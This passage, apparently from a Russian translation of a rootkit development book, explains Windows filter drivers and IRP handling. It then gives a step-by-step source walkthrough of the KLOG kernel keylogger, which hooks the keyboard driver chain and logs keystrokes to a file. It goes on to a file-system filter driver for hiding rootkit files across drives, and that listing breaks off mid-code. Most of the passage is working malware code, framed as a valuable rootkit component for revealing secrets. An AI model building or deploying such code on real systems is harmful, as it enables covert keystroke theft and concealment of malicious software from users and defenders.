

Рис. 6.4. IRP-пакет проходит по всей цепочке драйверов, каждый из которых имеет собственное положение в стеке

Для передачи IRP-пакета следующему (находящемуся уровнем ниже) драйверу используется функция IoCallDriver (рис. 6.4). Одним из первых действий этой функции является уменьшение на единицу индекса текущего положения в стеке. Таким образом, когда «верхний» драйвер из нашего примера вызовет функцию IoCallDriver, индекс текущего положения в стеке будет равен 2. Только после этого вызывается следующий драйвер цепочки. Для «нижнего» драйвера цепочки индексом текущего положения будет уже 1. Заметьте, если индекс текущего положения в стеке станет равным 0, произойдет крах системы. Фильтрующий драйвер должен обрабатывать те же самые главные функции, что и драйвер на уровень ниже его. В нашем фильтрующем драйвере мы будем просто пропускать все IRP-пакеты дальше по цепочке. Задача функции пропуска элементарна:

```
...
for(int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
    pDriverObject->MajorFunction[i] = MyPassThru;
...
```

В нашем примере функция **MyPassThru** выглядит так:

```
NTSTATUS MyPassThru(PDEVICE_OBJECT theCurrentDeviceObject, PIRP theIRP)
{
    IoSkipCurrentIrpStackLocation(theIRP);
    Return IoCallDriver(gNextDevice, theIRP);
}
```

Вызов **IoSkipCurrentIrpStackLocation** настраивает IRP-пакет таким образом, что когда мы вызовем функцию **IoCallDriver**, следующий в цепочке драйвер использует текущую структуру **IO_STACK_LOCATION**. Другими словами, указатель на текущую структуру **IO_STACK_LOCATION** не меняется[1].

Этот трюк позволяет низкоуровневому драйверу использовать параметры и процедуры завершения, переданные ему драйвером более высокого уровня. (Это полностью нас устраивает: мы ленивы, и нам совсем не хочется производить инициализацию положения следующего драйвера в стеке.)

Очень важно отметить то, что функция **IoSkipCurrentIrpStackLocation** может быть реализована как макрос, поэтому всегда используйте фигурные скобки в условных выражениях:

```
if(something)
{
    IoSkipCurrentStackLocation()
}
```

Такой вариант *неверен*:

```
// Этот код может вызвать крах:
if(something) IoSkipCurrentStackLocation();
```

Конечно, наш пример надуман, поскольку не делает ничего полезного. Чтобы достичь чего-либо, нам понадобится просматривать содержимое IRP-пакетов уже после их формирования. Например, в IRP-пакетах клавиатуры возвращаются сканкоды нажатых клавиш.

Чтобы поближе познакомиться с этой техникой, в следующем разделе мы рассмотрим руткит KLOG.

Руткит KLOG — шаг за шагом

Наш пример — анализатор клавиатуры KLOG, автором которого является Кландестини (Clandestiny)[2].

---

[1] Точнее, вызов IoSkipCurrentIrpStackLocation фактически увеличивает указатель текущего положения в стеке, тогда как последующий вызов IoCallDriver сразу же снова его уменьшает — так удается избежать обнуления указателя.

[2] Еще один популярный фильтрующий драйвер клавиатуры доступен на сайте www.sysinternals.com. Он называется ctrl2cap. Основой руткита KLOG стали его исходные коды.

ROOTKIT.COM

Руткит KLOG описан в статье www.rootkit.com/newsread.php?newsid=187. Его можно загрузить из раздела Clandestiny сайта rootkit.com.

Заметьте, в KLOG поддерживается только английская раскладка клавиатуры. Дело в том, что на том уровне, на котором происходит перехват, нажатия клавиш передаются в виде сканкодов. А для того чтобы получить символы, требуется еще одно преобразование, зависящее от текущей раскладки клавиатуры.

Первой вызывается функция **DriverEntry**:

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject,
                     IN PUNICODE_STRING RegistryPath )
{
    NTSTATUS Status = {0};
```

Далее в функции **DriverEntry** устанавливается обработчик запросов по умолчанию, **DispatchPassDown**, который просто передает запросы дальше по цепочке:

```
for(int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
    pDriverObject->MajorFunction[i] = DispatchPassDown;
```

После этого устанавливается обработчик запросов на чтение. Эта функция руткита KLOG называется **DispatchRead**:

```
// Указываем, какие именно обработчики
// IRP-пакетов мы собираемся захватывать.
pDriverObject->MajorFunction[IRP_MJ_READ] = DispatchRead;
```

На данный момент объект драйвера уже настроен, осталось только внедриться в цепочку объектов клавиатуры. Это производится в функции **HookKeyboard**:

```
// Захватываем клавиатуру.
HookKeyboard(pDriverObject);
```

Теперь детально разберем функцию **HookKeyboard**:

```
NTSTATUS HookKeyboard(IN PDRIVER_OBJECT pDriverObject)
{
    // фильтрующий объект устройства
    PDEVICE_OBJECT pKeyboardDeviceObject;
```

Функция **IoCreateDevice** используется для создания объекта устройства. Заметьте, что объект устройства не имеет имени, но имеет тип **FILE_DEVICE_KEYBOARD**. Также отметьте, что в функцию передается размер структуры **DEVICE_EXTENSION**. Эта структура объявляется пользователем.

```
// Создаем объект устройства.
NTSTATUS status = IoCreateDevice(pDriverObject,
                                 sizeof(DEVICE_EXTENSION),
                                 NULL,                    // без имени
                                 FILE_DEVICE_KEYBOARD,
                                 0,
                                 true,
                                 &pKeyboardDeviceObject);
// Убедимся, что устройство создано.
if(!NT_SUCCESS(status)) return status;
```

Флаги, ассоциированные с новым устройством, должны быть точно такими же, как и флаги устройства, которое будет находиться в цепочке сразу же под создаваемым. Чтобы получить эту информацию, можно воспользоваться какой-ни-

будь утилитой наподобие DeviceTree. В случае фильтра клавиатуры флаги могут быть такими:

```
pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags
    | (DO_BUFFERED_IO | DO_POWER_PAGABLE);
pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags &
    ~DO_DEVICE_INITIALIZING;
```

Помните, при создании устройства мы передавали размер структуры **DEVICE_EXTENSION**. Этим мы указывали, какого размера буфер в неперемещаемой области памяти мы хотели бы использовать для хранения данных. Эти данные ассоциируются с новым устройством. В KLOG структура **DEVICE_EXTENSION** определена так:

```
typedef struct _DEVICE_EXTENSION
{
    PDEVICE_OBJECT pKeyboardDevice;
    PETHREAD pThreadObj;
    bool bThreadTerminate;
    HANDLE hLogFile;
    KEY_STATE kState;
    KSEMAPHORE semQueue;
    KSPIN_LOCK lockQueue;
    LIST_ENTRY QueueListHead;
}DEVICE_EXTENSION, *PDEVICE_EXTENSION;
```

Функция сначала обнуляет эту структуру, а потом получает указатель на выделенную под нее память. После этого производится инициализация некоторых членов структуры:

```
RtlZeroMemory(pKeyboardDeviceObject->DeviceExtension,
              sizeof(DEVICE_EXTENSION));

// Получаем указатель на дополнительный буфер устройства.
PDEVICE_EXTENSION pKeyboardDeviceExtension =
  (PDEVICE_EXTENSION)pKeyboardDeviceObject->DeviceExtension;
```

Имя устройства, поверх которого мы собираемся внедряться, — **KeyboardClass0**. Это имя преобразуется в UNICODE-строку, после чего происходит внедрение при помощи функции **IoAttachDevice**. Указатель на следующее устройство в цепочке хранится в переменной **pKeyboardDeviceExtension->pKeyboardDevice**. Этот указатель будет использован для передачи IRP-пакетов дальше по цепочке.

```
    CCHAR ntNameBuffer[64] = "\\Device\\KeyboardClass0";
    STRING  ntNameString;
    UNICODE_STRING uKeyboardDeviceName;

    RtlInitAnsiString(&ntNameString, ntNameBuffer);
    RtlAnsiStringToUnicodeString(&uKeyboardDeviceName,
                                 &ntNameString,
                                 TRUE );

    IoAttachDevice(pKeyboardDeviceObject, &uKeyboardDeviceName,
                   &pKeyboardDeviceExtension->pKeyboardDevice);
    RtlFreeUnicodeString(&uKeyboardDeviceName);
    return STATUS_SUCCESS;
} // конец функции HookKeyboard
```

После успешного вызова **HookKeyboard** функция **DriverMain** продолжает свою работу. Следующим шагом является создание рабочего потока, который будет

записывать перехваченные нажатия клавиш в файл. Дополнительный программный поток требуется из-за того, что в функции обработки IRP-пакетов невозможны операции с файлами. В тот момент, когда происходит перехват сканкодов, система работает на уровне запроса прерывания (Interrupt Request Level, IRQL) DISPATCH_LEVEL, поэтому файловые операции запрещены. После того как информация о нажатии скопирована в общий буфер, рабочий поток должен извлечь ее и записать в файл. Файловые операции для рабочего потока разрешены, так как он работает на другом IRQL-уровне, а именно — на уровне PASSIVE LEVEL. Настройка рабочего потока происходит в функции **InitThreadKeyLogger**:

```
InitThreadKeyLogger(pDriverObject);
```

Код функции **InitThreadKeyLogger** начинается следующим образом:

```
NTSTATUS InitThreadKeyLogger(IN PDRIVER_OBJECT pDriverObject)
{
```

Указатель на сопутствующий буфер устройства используется для инициализации еще нескольких членов структуры **DEVICE_EXTENSION**. Состояние потока сохраняется в переменной **bThreadTerminate**. Во время работы потока она всегда должна быть равна **false**.

```
    PDEVICE_EXTENSION pKeyboardDeviceExtension =
        (PDEVICE_EXTENSION)pDriverObject->DeviceObject->DeviceExtension;
    // Сохраняем в буфере состояние рабочего потока.
    pKeyboardDeviceExtension->bThreadTerminate = false;
```

Создается рабочий поток вызовом функции **PsCreateSystemThread**. Заметьте, что в качестве подпрограммы обработки потока указывается функция **ThreadKeyLogger**, а указатель на **DEVICE_EXTENSION** передается в нее как параметр:

```
    // Создаем рабочий поток.
    HANDLE hThread;
    NTSTATUS status = PsCreateSystemThread(&hThread,
                                           (ACCESS_MASK)0,
                                           NULL,
                                           (HANDLE)0,
                                           NULL,
                                           ThreadKeyLogger,
                                           pKeyboardDeviceExtension);
    if(!NT_SUCCESS(status)) return status;
```

Указатель на объект потока сохраняется в структуре **DEVICE_EXTENSION**:

```
    // Получаем уразатель на объект потока.
    ObReferenceObjectByHandle(hThread,
                              THREAD_ALL_ACCESS,
                              NULL,
                              KernelMode,
                              (PVOID*)&pKeyboardDeviceExtension->pThreadObj,
                              NULL);
    // Описатель потока нам не нужен.
    ZwClose(hThread);
    return status;
}
```

Снова возвращаемся в **DriverEntry**. Итак, поток готов, члены структуры **DEVICE_EXTENSION** инициализированы, а сама эта структура хранится в структуре расширения драйвера. Информация о нажатиях будет храниться в связанном списке.

```
PDEVICE_EXTENSION pKeyboardDeviceExtension =
    (PDEVICE_EXTENSION) pDriverObject->DeviceObject->DeviceExtension;
InitializeListHead(&pKeyboardDeviceExtension->QueueListHead);
```

Для синхронизации доступа к связанному списку инициализируется спинлок (spinlock). Это позволяет обезопасить работу со связанным списком в условиях многопоточности, что очень важно. Если не использовать спинлок, то когда два потока одновременно обратятся к списку, произойдет крах системы. Количество символов в очереди (инициализируется нулем) мы будем отслеживать с помощью семафора.

```
// Инициализируем спинлок связанного списка.
KeInitializeSpinLock(&pKeyboardDeviceExtension->lockQueue);
// Инициализируем семафор.
KeInitializeSemaphore(&pKeyboardDeviceExtension->semQueue, 0, MAXLONG);
```

Следующий код осуществляет открытие файла `c:\klog.txt`, в котором будет сохраняться информация о нажатиях клавиш:

```
// Создание файла журнала.
IO_STATUS_BLOCK file_status;
OBJECT_ATTRIBUTES obj_attrib;
CCHAR  ntNameFile[64] = "\\DosDevices\\c:\\klog.txt";
STRING ntNameString;
UNICODE_STRING uFileName;

RtlInitAnsiString(&ntNameString, ntNameFile);
RtlAnsiStringToUnicodeString(&uFileName, &ntNameString, TRUE);
InitializeObjectAttributes(&obj_attrib, &uFileName,
                           OBJ_CASE_INSENSITIVE,
                           NULL,
                           NULL);
Status = ZwCreateFile(&pKeyboardDeviceExtension->hLogFile,
                      GENERIC_WRITE,
                      &obj_attrib,
                      &file_status,
                      NULL,
                      FILE_ATTRIBUTE_NORMAL,
                      0,
                      FILE_OPEN_IF,
                      FILE_SYNCHRONOUS_IO_NONALERT,
                      NULL,
                      0);
RtlFreeUnicodeString(&uFileName);

if (Status != STATUS_SUCCESS)
{
    DbgPrint("Failed to create log file...\n");
    DbgPrint("File Status = %x\n",file_status);
}
else
{
    DbgPrint("Successfully created log file...\n");
    DbgPrint("File Handle = %x\n",
        pKeyboardDeviceExtension->hLogFile);
}
```

И в окончание регистрируется функция **DriverUnload**, в которой будет производиться освобождение ресурсов.

```
    // Установка DriverUnload.
    pDriverObject->DriverUnload = Unload;
    DbgPrint("Set DriverUnload function pointer...\n");
    DbgPrint("Exiting Driver Entry.....\n");
    return STATUS_SUCCESS;
}
```

На данный момент руткит KLOG внедрен в цепочку драйверов и готов перехватывать IRP-пакеты с информацией о нажатии клавиш. Функция, которая обрабатывает запросы на чтение, называется **DispatchRead**. Давайте рассмотрим ее подробнее:

```
NTSTATUS DispatchRead(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp)
{
```

Эта функция срабатывает, когда запрос на чтение спускается по цепочке драйверов к контроллеру клавиатуры. В этом запросе еще нет нужных нам данных. Нам нужно перехватывать IRP-пакеты уже *после того*, как в них произведена запись сканкодов и они совершают свой путь обратно по цепочке. Единственный способ сделать это — это зарегистрировать свою процедуру завершения, иначе возврат IRP-пакетов будет пропущен.

Когда мы передаем IRP-пакет следующему в цепочке драйверу, мы должны настроить *указатель стека*. Вообще говоря, использование термина *стек* вводит в заблуждение: на самом деле, в каждом IRP-пакете для каждого устройства просто выделяется по отдельной области памяти. И эти области располагаются в определенном порядке. Используйте функции **IoGetCurrentIrpStackLocation** и **IoGetNextIrpStackLocation** для получения указателей на них. Прежде чем передавать IRP-пакет дальше по цепочке, нужно настроить «текущий» указатель так, чтобы он указывал на собственную область памяти следующего (нижележащего) драйвера в цепочке. Итак, прежде чем делать вызов **IoCallDriver**, вызываем функцию **IoCopyCurrentIrpStackLocationToNext**:

```
    // Копируем параметры на следующий уровень в стеке
    // для нижележащего драйвера.
    IoCopyCurrentIrpStackLocationToNext(pIrp);

    // Устанавливаем завершающую функцию обратного вызова.
    IoSetCompletionRoutine(pIrp,
                           OnReadCompletion,
                           pDeviceObject,
                           TRUE,
                           TRUE,
                           TRUE);
```

Запоминаем количество незавершенных IRP-пакетов, чтобы не выгружать драйвер, если не все пакеты завершены:

```
    // Запоминаем количество незавершенных IRP-пакетов.
    numPendingIrps++;
```

И в завершение используем функцию **IoCallDriver** для передачи IRP-пакета следующему драйверу в цепочке. Помните, указатель на следующий драйвер в цепочке хранится в переменной **pKeyboardDevice** в структуре расширения драйвера.

```
    // Передаем IRP вниз по цепочке драйверов.
    return IoCallDriver(((PDEVICE_EXTENSION) pDeviceObject->
                         DeviceExtension)->pKeyboardDevice, pIrp);
} // конец DispatchRead
```

Теперь каждый обработанный запрос на чтение доступен нам из подпрограммы **OnReadCompletion**. Давайте рассмотрим ее более детально:

```
NTSTATUS OnReadCompletion(IN PDEVICE_OBJECT pDeviceObject,
                          IN PIRP pIrp, IN PVOID Context)
{
    // Получаем структуру расширения – она понадобится позже.
    PDEVICE_EXTENSION pKeyboardDeviceExtension =
        (PDEVICE_EXTENSION)pDeviceObject->DeviceExtension;
```

Проверяем статус IRP-пакета. Воспринимайте его как код возврата или код ошибки. Если код равен **STATUS_SUCCESS**, значит, IRP-пакет обработан успешно и содержит сканкоды нажатых клавиш. В переменной **SystemBuffer** содержится адрес массива структур **KEYBOARD_INPUT_DATA**, а в переменной **IoStatus.Information** — размер этого массива:

```
    // Если запрос успешно обработан, извлекаем нажатия.
    if(pIrp->IoStatus.Status == STATUS_SUCCESS)
    {
        PKEYBOARD_INPUT_DATA keys = (PKEYBOARD_INPUT_DATA)
        pIrp->AssociatedIrp.SystemBuffer;
        int numKeys = pIrp->IoStatus.Information /
                      sizeof(KEYBOARD_INPUT_DATA);
```

Формат структуры **KEYBOARD_INPUT_DATA** следующий:

```
typedef struct _KEYBOARD_INPUT_DATA {
    USHORT UnitId;
    USHORT MakeCode;
    USHORT Flags;
    USHORT Reserved;
    ULONG ExtraInformation;
} KEYBOARD_INPUT_DATA, *PKEYBOARD_INPUT_DATA;
```

Проходим по всем структурам массива и извлекаем информацию обо всех нажатиях:

```
    for(int i = 0; i < numKeys; i++)
    {
        DbgPrint("ScanCode: %x\n", keys[i].MakeCode);
```

Заметьте, мы получаем два события: одно при нажатии клавиши, другое при ее отпускании. Для нашей цели достаточно отслеживать только одно из них. Различить события можно, проверив флаги. Нас интересует флаг **KEY_MAKE**:

```
        if(keys[i].Flags == KEY_MAKE)
            DbgPrint("%s\n","Key Down");
```

Как мы уже говорили, процедура завершения пакета вызывается на IRQL-уровне DISPATCH_LEVEL — это означает, что все файловые операции запрещены. Чтобы обойти это ограничение, KLOG передает нажатия в рабочий поток через общий связанный список. Для синхронизации доступа к этому списку нужно использовать критические секции. Ядро гарантирует, что в каждый момент времени критическая секция выполняется только одним потоком. Таким образом, мы не можем здесь использовать отложенный вызов процедур (Deferred Procedure Call, DPC), так как он тоже выполняется на IRQL-уровне DISPATCH_LEVEL.

Для размещения сканкодов мы выделяем небольшой неперемещаемый пул памяти и далее помещаем его в наш связанный список. И снова, так как мы рабо-

таем на уровне DISPATCH_LEVEL, память можно выделять только в неперемещаемом пуле.

```
KEY_DATA* kData =
    (KEY_DATA*)ExAllocatePool(NonPagedPool,sizeof(KEY_DATA));

// Заполняем структуру kData информацией из IRP.
kData->KeyData = (char)keys[i].MakeCode;
kData->KeyFlags = (char)keys[i].Flags;

// Добавляем сканкод в список,
// так чтобы наш рабочий поток
// смог записать их в файл.
DbgPrint("Adding IRP to work queue...");
ExInterlockedInsertTailList(
                    &pKeyboardDeviceExtension->QueueListHead,
                    &kData->ListEntry,
                    &pKeyboardDeviceExtension->lockQueue);
```

Увеличиваем счетчик семафора, показывая, что требуется дальнейшая обработка:

```
// Увеличиваем счетчик семафора на 1
// Теперь функции WaitForXXX не будут простаивать в ожидании.
KeReleaseSemaphore(&pKeyboardDeviceExtension->semQueue,
                   0,
                   1,
                   FALSE);
    } // конец for
} // конец if

// Если необходима дополнительная обработка - отмечаем.
if(pIrp->PendingReturned)
    IoMarkIrpPending(pIrp);
```

Так как обработка нами IRP-пакета завершена, отмечаем это, уменьшив количество необработанных IRP-пакетов:

```
    numPendingIrps--;
    return pIrp->IoStatus.Status;
}// конец функции OnReadCompletion
```

На данный момент информация о нажатиях размещена в связанном списке и готова к обработке рабочим процессом. Давайте рассмотрим подпрограмму рабочего процесса:

```
VOID ThreadKeyLogger(IN PVOID pContext)
{
    PDEVICE_EXTENSION pKeyboardDeviceExtension =
        (PDEVICE_EXTENSION)pContext;
    PDEVICE_OBJECT pKeyboardDeviceObject =
        pKeyboardDeviceExtension->pKeyboardDevice;
    PLIST_ENTRY pListEntry;
    KEY_DATA* kData; // Эта структура данных используется
                     // для хранения сканкодов в связанном списке
```

Здесь KLOG начинает цикл обработки. Сначала при помощи функции **KeWaitForSingleObject** ждем освобождения семафора. Если семафор ненулевой, процесс продолжает свою работу:

```
    while(true)
    {
        // Ждем, пока в очереди появятся данные.
```

```
KeWaitForSingleObject(&pKeyboardDeviceExtension->semQueue,
                      Executive,
                      KernelMode,
                      FALSE,
                      NULL);
```

Аккуратно извлекаем первый элемент списка. Отметьте, как используется критическая секция:

```
pListEntry = ExInterlockedRemoveHeadList(
    &pKeyboardDeviceExtension->QueueListHead,
    &pKeyboardDeviceExtension->lockQueue);
```

Потоки ядра нельзя уничтожить снаружи, они должны уничтожать себя сами. Здесь мы проверяем флаг, выясняя, должен ли поток себя уничтожить. Это может случиться только при выгрузке драйвера.

```
if(pKeyboardDeviceExtension->bThreadTerminate == true)
{
    PsTerminateSystemThread(STATUS_SUCCESS);
}
```

Макрос **CONTAINING_RECORD** используется для получения указателя на данные в структуре **pListEntry**:

```
kData = CONTAINING_RECORD(pListEntry,KEY_DATA,ListEntry);
```

Здесь KLOG получает сканкоды нажатий и преобразует их в коды клавиш. Это делается при помощи вспомогательной функции **ConvertScanCodeToKeyCode**, которая работает только с английской раскладкой клавиатуры, хотя ее легко можно заменить функцией, понимающей любую другую раскладку.

```
// Преобразуем сканкод в код клавиши.
char keys[3] = {0};
ConvertScanCodeToKeyCode(pKeyboardDeviceExtension,kData,keys);

// Удостоверимся, что получен корректный код,
// прежде чем записать его в файл.
if(keys != 0)
{
```

Если описатель файла корректен, записываем код клавиши в журнал при помощи функции **ZwWriteFile**:

```
    // Записываем данные в файл.
    if(pKeyboardDeviceExtension->hLogFile != NULL)
    {
        IO_STATUS_BLOCK io_status;
        NTSTATUS status = ZwWriteFile(
                              pKeyboardDeviceExtension->hLogFile,
                              NULL,
                              NULL,
                              NULL,
                              &io_status,
                              &keys,
                              strlen(keys),
                              NULL,
                              NULL);
        if(status != STATUS_SUCCESS)
            DbgPrint("Writing scan code to file...\n");
        else
            DbgPrint("Scan code '%s'
              successfully written to file.\n",keys);
```

```
            } // конец if
        } // конец if
    } // конец while
    return;
} // конец функции ThreadLogKeyboard
```

Вот, в сущности, и все основные функции руткита KLOG. Осталась только подпрограмма выгрузки **Unload**:

```
VOID Unload( IN PDRIVER_OBJECT pDriverObject)
{
    // Получаем указатель на структуру расширения.
    PDEVICE_EXTENSION pKeyboardDeviceExtension =
        (PDEVICE_EXTENSION) pDriverObject->DeviceObject->DeviceExtension;
    DbgPrint("Driver Unload Called...\n");
```

Драйвер должен удалить свое устройство из цепочки устройств. Это делается при помощи функции **IoDetachDevice**:

```
    // Отсоединяемся от устройства, к которому подсоединялись.
    IoDetachDevice(pKeyboardDeviceExtension->pKeyboardDevice);
    DbgPrint("Keyboard hook detached from device...\n");
```

Для ожидания окончания обработки IRP-пакетов потребуется таймер:

```
    // Создаем таймер.
    KTIMER kTimer;
    LARGE_INTEGER timeout;
    timeout.QuadPart = 1000000; // 0,1 секунда
    KeInitializeTimer(&kTimer);
```

Пока существует хоть один необработанный IRP-пакет, функция **Unload** будет ожидать окончания его обработки:

```
    while(numPendingIrps > 0)
    {
        // Устанавливаем таймер.
        KeSetTimer(&kTimer,timeout,NULL);
        KeWaitForSingleObject(&kTimer,
                              Executive,
                              KernelMode,
                              false,
                              NULL);
    }
```

Сообщаем о том, что рабочий поток должен быть уничтожен:

```
    // Устанавливаем флаг уничтожения потока.
    pKeyboardDeviceExtension->bThreadTerminate = true;
    // Будим поток, если он заблокирован и ждет
    // освобождения семафора в WaitForXXX.
    KeReleaseSemaphore(&pKeyboardDeviceExtension->semQueue,
                       0,
                       1,
                       TRUE);
```

Вызываем **KeWaitForSingleObject** с указателем на наш рабочий поток, чтобы дождаться его уничтожения:

```
    // Ждем уничтожения рабочего потока.
    DbgPrint("Waiting for key logger thread to terminate...\n");
    KeWaitForSingleObject(pKeyboardDeviceExtension->pThreadObj,
                          Executive,
                          KernelMode,
                          false,NULL);
    DbgPrint("Key logger thread terminated\n");
```

Наконец, закрываем файл журнала:

```
// Закрываем файл журнала.
ZwClose(pKeyboardDeviceExtension->hLogFile);
```

Ну и в завершение окончательно прибираем за собой:

```
// Удаляем устройство.
IoDeleteDevice(pDriverObject->DeviceObject);
DbgPrint("Tagged IRPs dead...Terminating...\n");
return;
}
```

На этом заканчивается разработка анализатора клавиатуры. Несомненно, его код очень важен, так как является хорошей отправной точкой при разработке многоуровневых драйверов. Более того, анализатор клавиатуры — это один из самых ценных и полезных компонентов любого руткита. Перехваченные нажатия клавиш могут раскрыть множество секретов и предоставить массу полезнейшей информации.

Фильтрующие драйверы файлов

Многоуровневая система драйверов может быть использована для достижения многих целей, не самой последней из которых является фильтрация запросов к файловой системе. Написание такого драйвера — достаточно трудоемкая задача, так как сами по себе механизмы файловой системы, предоставляемые Windows, довольно сложны.

Файловая система на особом счету у разработчиков руткитов из-за проблемы скрытности. Многим руткитам требуется незаметно хранить свои файлы в файловой системе. Можно воспользоваться техникой захвата, описанной в главе 4, но это легко обнаруживается. Кроме того, захват таблицы диспетчеризации системных служб (SSDT) не скрывает файлы и папки, если они смонтированы как разделяемый ресурс. В этом разделе мы обсудим один из лучших подходов к проблеме — создание драйвера, способного скрывать файлы[1].

Мы начнем с рассмотрения подпрограммы **DriverEntry**:

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
    ...
    for( i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
    {
        DriverObject->MajorFunction[i] = OurFilterDispatch;
    }
    DriverObject->FastIoDispatch = &OurFastIOHook;
```

Прежде всего мы заполняем массив **MajorFunction** указателями на нашу подпрограмму диспетчеризации. Далее мы устанавливаем таблицу диспетчеризации **FastIo**. Здесь мы сталкиваемся с уникальностью драйверов файловой системы. Они используют альтернативный метод взаимодействия между собой.

---

[1] Рассуждения будут носить чисто теоретический характер. Исходные коды драйвера для загрузки недоступны.

Как только таблица диспетчеризации установлена, нам нужно захватить все диски системы. Для этого мы используем функцию **HookDriveSet**[1]:

```
DWORD d_hDrives = 0;
// Инициализация дисков, которые мы собираемся захватить.
for (i = 0; i < 26; i++)
    DriveHookDevices[i] = NULL;
DrivesToHook = 0;
ntStatus = GetDrivesToHook(&d_hDrives);

if(!NT_SUCCESS(ntStatus))
    return ntStatus;
HookDriveSet(d_hDrives, DriverObject);
```

Получаем список дисков для захвата:

```
NTSTATUS GetDrivesToHook(DWORD *d_hookDrives)
{
    NTSTATUS ntstatus;
    PROCESS_DEVICEMAP_INFORMATION s_devMap;
    DWORD MaxDriveSet, CurDriveSet;
    int drive;
    if (d_hookDrives == NULL)
        return STATUS_UNSUCCESSFUL;
```

Отметьте использование магического описателя текущего процесса:

```
    ntstatus = ZwQueryInformationProcess((HANDLE) 0xffffffff,
                                         ProcessDeviceMap,
                                         &s_devMap,
                                         sizeof(s_devMap),
                                         NULL);
    if(!NT_SUCCESS(ntstatus))
        return ntstatus;

    // Получаем доступные для захвата диски.
    MaxDriveSet = s_devMap.Query.DriveMap;
    CurDriveSet = MaxDriveSet;
    for ( drive = 0; drive < 32; ++drive )
    {
        if ( MaxDriveSet & (1 << drive) )
        {
            switch (s_devMap.Query.DriveType[drive])
            {
```

Начинаем с тех типов дисков, которые мы хотели бы пропустить:

```
                // Эти нам не нравятся, удаляем их.
                case DRIVE_UNKNOWN:     // Тип диска не определен.
                case DRIVE_NO_ROOT_DIR:// Нет корневой папки.
                    CurDriveSet &= ~(1 << drive);
                    break;
                // Диск может извлекаться из дисковода.
                // Не имеет смысла скрывать файлы на сменном диске.
                case DRIVE_REMOVABLE:
                    CurDriveSet &= ~(1 << drive);
                    break;
               // Это CD-ROM.
```

---

[1] Функции HookDrive и HookDriveSet взяты из исходных кодов Filemon с сайта www.sysinternals.com и адаптированы. Коды функций были значительно модифицированы: теперь работа происходит полностью в ядре. Исходные коды Filemon для загрузки с сайта Sysinternals более недоступны.

```
                case DRIVE_CDROM:
                    CurDriveSet &= ~(1 << drive);
                    Break;
```

Мы собираемся захватывать диски типов DRIVE_FIXED, DRIVE_REMOTE и DRIVE_RAMDISK. Код завершается так:

```
            }
        }
    }
    *d_hookDrives = CurDriveSet;
    return ntstatus;
}
```

Следующий код реализует захват дисков:

```
ULONG HookDriveSet(IN ULONG DriveSet,
                   IN PDRIVER_OBJECT DriverObject)
{
    PHOOK_EXTENSION hookExt;
    ULONG      drive, i;
    ULONG      bit;

    // Сканируем таблицу дисков, просматривая битовую маску.
    for ( drive = 0; drive < 26; ++drive )
    {
        bit = 1 << drive;

        // Предполагали ли мы захватывать этот диск?
        if( (bit & DriveSet) && !(bit & DrivesToHook))
        {
            if( !HookDrive( drive, DriverObject ))
            {
                // Удаляем из битовой маски, если не можем захватить.
                DriveSet &= ~bit;
            }
            else
            {
                for( i = 0; i < 26; i++ )
                {
                    if( DriveHookDevices[i] == DriveHookDevices[ drive ] )
                    {
                        DriveSet |= ( 1<<i );
                    }
                }
            }
        }
        else if( !(bit & DriveSet) && (bit & DrivesToHook) )
        {
            // Освобождаем этот диск
            for( i = 0; i< 26; i++ )
            {
                if( DriveHookDevices[i] == DriveHookDevices[ drive ] )
                {
                    UnhookDrive( i );
                    DriveSet &= ~(1 << i);
                }
            }
        }
    }
    // Возвращаем набор захваченных дисков
```

```
    DrivesToHook = DriveSet;
    return DriveSet;
}
```

Код захвата и освобождения отдельных дисков выглядит следующим образом:

```
VOID UnhookDrive(IN ULONG Drive)
{
    PHOOK_EXTENSION hookExt;
```

В этом месте осуществляется освобождение всех захваченных дисков:

```
    if( DriveHookDevices[Drive] )
    {
        hookExt = DriveHookDevices[Drive]->DeviceExtension;
        hookExt->Hooked = FALSE;
    }
}
BOOLEAN HookDrive(IN ULONG Drive, IN PDRIVER_OBJECT DriverObject)
{
    IO_STATUS_BLOCK    ioStatus;
    HANDLE             ntFileHandle;
    OBJECT_ATTRIBUTES  objectAttributes;
    PDEVICE_OBJECT     fileSysDevice;
    PDEVICE_OBJECT     hookDevice;
    UNICODE_STRING     fileNameUnicodeString;
    PFILE_FS_ATTRIBUTE_INFORMATION fileFsAttributes;
    ULONG        fileFsAttributesSize;
    WCHAR        filename[] = L"\\DosDevices\\A:\\";
    NTSTATUS      ntStatus;
    ULONG        i;
    PFILE_OBJECT    fileObject;
    PHOOK_EXTENSION   hookExtension;

    if( Drive >= 26 )
        return FALSE; // Неверная буква диска

    // Проверяем, не захватывали ли мы его раньше.
    if( DriveHookDevices[Drive] == NULL )
    {
        filename[12] = (CHAR) ('A'+Drive);// Настраиваем имя диска.
```

Здесь мы открываем корневую папку тома:

```
        RtlInitUnicodeString(&fileNameUnicodeString, filename);
        InitializeObjectAttributes(&objectAttributes,
                                   &fileNameUnicodeString,
                                   OBJ_CASE_INSENSITIVE,
                                   NULL,
                                   NULL);
        ntStatus = ZwCreateFile(&ntFileHandle,
                                SYNCHRONIZE|FILE_ANY_ACCESS,
                                &objectAttributes,
                                &ioStatus,
                                NULL,
                                0,
                                FILE_SHARE_READ|FILE_SHARE_WRITE,
                                FILE_OPEN,
